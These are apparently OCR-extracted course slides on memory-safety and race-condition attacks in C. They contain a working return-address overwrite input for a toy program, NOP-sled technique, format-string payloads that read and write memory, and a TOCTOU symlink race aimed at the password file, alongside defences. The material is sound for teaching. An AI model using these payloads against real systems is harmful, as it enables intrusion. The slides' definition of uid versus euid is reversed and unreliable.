
Either way of passing inputs is fine when we pass just printable Regular characters


```
vmplanet@ubuntu:~$ ./demo
abcdefg
abcdefg
vmplanet@ubuntu:~$ printf "abcdefg" | ./demo
abcdefg
vmplanet@ubuntu:~$
```

When we want to pass non-printable characters or memory addresses, we need to use the printf option (need to pass them as hexadecimal values)

Stack Layout: Valid Input

High memory end





Low memory end

Running the Program for an Input that will Overflow: No Side Effects

```
Breakpoint 1, main () at demo.c:17
17          GetInput();
(gdb) x/8xw $esp
0xbffff448:     0xbffff4c8      0x00144bd6      0x00000001      0xbffff4f4
0xbffff458:     0xbffff4fc      0xb7fff858      0xbffff4b0      0xffffffff
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10        gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefgh
11        puts(buffer);
(gdb) x/8xw $esp
0xbffff434:     0xbffff438      0x64636261      0x68676665      0xbffff400
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefgh
13      }
(gdb)
```

The LSB of the memory address pointed to by the frame pointer is overwritten. However, since this corresponds to the inconsequential old frame pointer value for the main( ), there are no side effects.

Exploiting the Stack Smashing Attack


- We need to pass the starting memory address of the CannotExecute( ) function: 0x08048414 as part of the user input to overwrite the correct return address of the GetInput( ) function.
  - We need to pass 16 bytes of character input (8 bytes for the buffer array, 4 bytes for the Frame Pointer for main( ); the last 4 bytes corresponding the starting memory address of CannotExecute( )).
- Note that the processor architecture on which the example is run is a Little-endian one.
- Hence, the least significant value of the memory address (\x14) should be passed first and so on, so that \x14 is considered as the most significant byte of the sub string and written at the higher memory end.

```
vmplanet@ubuntu:~$ printf "abcdefg" | ./demo
abcdefg
vmplanet@ubuntu:~$ printf "abcdefghijkl\x14\x84\x04\x08" | ./demo
abcdefghijkl
This function cannot execute
Segmentation fault
vmplanet@ubuntu:~$ ./demo
```

printf has to be used to pass Memory addresses as inputs

Segmentation fault because from the CannotExecute( ) function, there is no way for the control to return to the main( ) function and go through a graceful termination.


Starting memory address for the CannotExecute( ) function




```
vmplanet@ubuntu:~$ ./demo
abcdefghijkl\0x14\0x84\0x04\0x08
abcdefghijkl\0x14\0x84\0x04\0x08
Segmentation fault
vmplanet@ubuntu:~$ ./demo
abcdefghijkl\x14\x84\x04\x08
abcdefghijkl\x14\x84\x04\x08
Segmentation fault
vmplanet@ubuntu:~$
```

Seizing Control of Execution: NOP Sledding


- To be able to successfully launch a buffer-overflow attack, an attacker has to: (i) guess the location of the return address with respect to the buffer and (ii) determine the address to use for overwriting the return address so that execution is passed to the attacker's code.
- In real-world, it is difficult to determine the distance (# bytes) between the return address and the beginning of the buffer – because, we may not have access to the source code.
- So, we have to guess the distance. We do this by having a sequence of NOP instructions before the shell code (evil code) and insert a return address (hopefully to where a NOP is inserted) several times after the shell code.
- If the actual return address gets overwritten by the return address that we inserted, then control passes to that particular address of the NOP-region. We then sled through the NOP instructions until we come across the evil code.
- NOP (a.k.a. No-op) is a CPU instruction that does not actually do anything except tell the processor to proceed to the next instruction.



Source: Figure 11.7 from M. Stamp, Information Security: Principles and Practice, 2nd Edition, May 2011

Seizing Control of Execution: NOP Sledding

- To be able to successfully launch a buffer-overflow attack, an attacker has to: (i) guess the location of the return address with respect to the buffer and (ii) determine the address to use for overwriting the return address so that execution is passed to the attacker's code.
- In real-world, it is difficult to determine the distance (# bytes) between the return address and the beginning of the buffer – because, we may not have access to the source code.
- So, we have to guess the distance. We do this by having a sequence of NOP instructions before the shell code (evil code) and insert a return address (hopefully to where a NOP is inserted) several times after the shell code.
- If the actual return address gets overwritten by the return address that we inserted, then control passes to that particular address of the NOP-region. We then sled through the NOP instructions until we come across the evil code.
- NOP (a.k.a. No-op) is a CPU instruction that does not actually do anything except tell the processor to proceed to the next instruction.



Source: Figure 11.7 from M. Stamp, Information Security: Principles and Practice, 2nd Edition, May 2011

Common Unsafe C Standard Library Routines

gets (char *str)	Read line from standard input into *str*
sprintf (char *str, char *format)	Create *str* according to supplied format and variables
strcat (char *dest, char *src)	Append contents of string *src* to string *dest*
strcpy (char *dest, char *src)	Copy contents of string *src* to string *dest*

Source: Table 10.2: W. Stallings: Computer Security: Principles and Practice: 2nd Ed.

Protection Schemes

- <u>Stack Canaries</u>
  - A small integer called "canary" (the value of the integer is randomly chosen at the start of the program), is placed in memory just before the return address.
  - As most of the buffer overflows overwrite memory from lower to higher memory addresses, in order to overwrite the return address, the canary value must also be overwritten.
  - The value of the "canary" integer is checked to make sure it has not changed before passing the control to the return address.

Source: Figure 3.16 from Introduction to Computer Security, M. Goodrich & R. Tamassia, Addison-Wesley (2011)

Protection Schemes

- Non-executable Stack
  - Execution from the stack is disallowed.
  - In order to execute the malicious code, the attacker must either find a way to disable the execution protection from stack or find a way to put the code in a non-protected region of the memory like the heap.
- Built-in bound checking schemes in the programming languages
  - Mostly all the interpreted programming languages like Java have very tight boundary checking mechanism.
- In C/C++, the new STL library functions enforce strict boundary-checking

Format String Attacks

- The printf function in C is typically passed arguments containing the message to be printed along with a format string that denotes how this message should be displayed.
  - Example: printf(“a has value %d and b has value %s”, a, b); where a is an integer and b is a string
- When a programmer does not supply a format string, the input argument to the printf function controls the format of the output. If this argument is user-supplied, then an attacker can carefully craft an input that uses format strings, including:
  - %x that reads data from the stack
  - %s that reads data from the process’ memory
  - %n that writes an integer (the number of bytes output so far) to the memory address of the first argument to the function.

Format String Attacks

Source: Code Fragment 3.9 from Introduction to Computer Security, M. Goodrich & R. Tamassia, Addison-Wesley (2011)

```
#include <stdio.h>
int main(int argc, char * argv[])
{
  printf("Your argument is:\n");
  // Does not specify a format string, allowing the user to supply one
  printf(argv[1]);
}
```

- If argv[1] is passed "%08x %08x %08x %08x %08x\n", then printf-function will retrieve five parameters from the stack (based on where the stack pointer is currently pointing to) and display them as 8-digit padded hexadecimal numbers.
  - A possible output will be: 40012980 080628c4 bffff7a4 00000005 08059c04
- If argv[1] is passed "\x10\x01\x48\x08 %s", then the printf-function will display the contents of the memory location pointed by the address 0x10014808.
- If the printf function in the above code was called like this: printf(argv[1], &i) where i is an integer variable, and the value of argv[1] is passed "12345%n", then the value of i will be stored as 5.

Time of Check to Time of Use Attacks

- TOCTOU (Time of Check/Time of Use) attacks occur if the operations of checking whether a process has access to an object and actually letting the process to access the object are not performed atomically, i.e., if they are not performed as a single uninterruptible operation.
- We now illustrate TOCTOU attacks using a classic example that makes use of C functions open( ) and access( ):
  - The open( ) function opens the file using the effective user id (euid) of the calling process to check for permissions
  - The access( ) function checks whether the real user (i.e., the user running the program, uid) has access to the specified file.
- Note that in UNIX, each process at any time has two ids – the real user id (uid) and effective user id (euid). The uid is the id of the owner of the process (who developed that program) and the euid is the uid of the user who invokes the process.
- If the setuid bit of a process P (owned by user X) is set, then when the process is invoked by a user Y (say X and Y are different users), then the euid of the process P is set to that of X instead of Y.
- If the setuid bit of a process P is not set, then when it is invoked by a user Y, the euid is set to that of Y.
- A user can run a process P with privileges based on the euid of P at run-time.

Time of Check to Time of Use Attacks

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <fcntl.h>
int main(int argc, char * argv[])
{
  int file;
  char buf[1024];
  memset(buf, 0, 1024);
  if(argc < 2) {
    printf("Usage: printer [filename]\n");
    exit(-1);
  }
  if(access(argv[1], R_OK) != 0) {
    printf("Cannot access file.\n");
    exit(-1);
  }
  file = open(argv[1], O_RDONLY);
  read(file, buf, 1023);
        close(file);
  printf("%s\n", buf);
  return 0;
}
```

- Assume the file reader program to the left is a SUID program whose owner is the root.
- Since, file reader program is a SUID program, the euid of the calling process gets elevated to that of the file reader program when the user process runs the file reader program.
- The file reader program first uses the access( ) function to make sure that the user process has read permissions to the file, as a real user (using his uid).
- Then, the file reader program opens the file for reading.

Race Condition: TOCTOU Attacks

- There is a race condition in the implementation: There is a tiny, almost unnoticeable delay, between the calls to the access( ) and the open( ) functions.
  - If the user turns malicious and during this small gap of time, manages to change the contents of the file to be read to a symbolic link that points to the system password file, then the user will be able to read the contents of the password file, because the euid of the file reader program is that of the root.
- It may not be humanly possible to accomplish the above in one trial.
  - The malicious user has to repeatedly run the vulnerable file reader program as well as run another process in the background and this process should repeatedly change back and forth the contents of the file to be read from its legitimate original contents to the symbolic link to the password file and vice-versa.
  - If the switch between the contents of the file to read occurs exactly during the time gap between the calls to the access( ) and open( ) functions, then the malicious user will be able to read the contents of the password file.

Solution to the Race Condition Problem

- Do the following changes to the file reader program:
  - Drop the privileges of the user process – set the euid of the file reader program to the uid of the user process
  - Remove the code that uses the access( ) function and directly open the file to be read
  - After reading the file, restore the privileges (actually, elevate the privileges because it is a SUID program) by setting the euid of the file reader program to the euid value that existed before the privileges of the user process was dropped.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <fcntl.h>
int main(int argc, char * argv[])
{
  int file;
  char buf[1024];
  uid_t uid, euid;
  memset(buf, 0, 1024);
  if(argc < 2) {
    printf("Usage: printer [filename]\n");
    exit(−1);
  }
  euid = geteuid();
  uid = getuid();
  /* Drop privileges */
  seteuid(uid);
  file = open(argv[1], O_RDONLY);
  read(file, buf, 1023);
  close(file);
  /* Restore privileges */
  seteuid(euid);
  printf("%s\n", buf);
  return 0;
}
```

returns the uid of the file reader program as it is a SUID program (→ `euid = geteuid();`)

returns the uid of he user process that invoked the file reader program (→ `uid = getuid();`)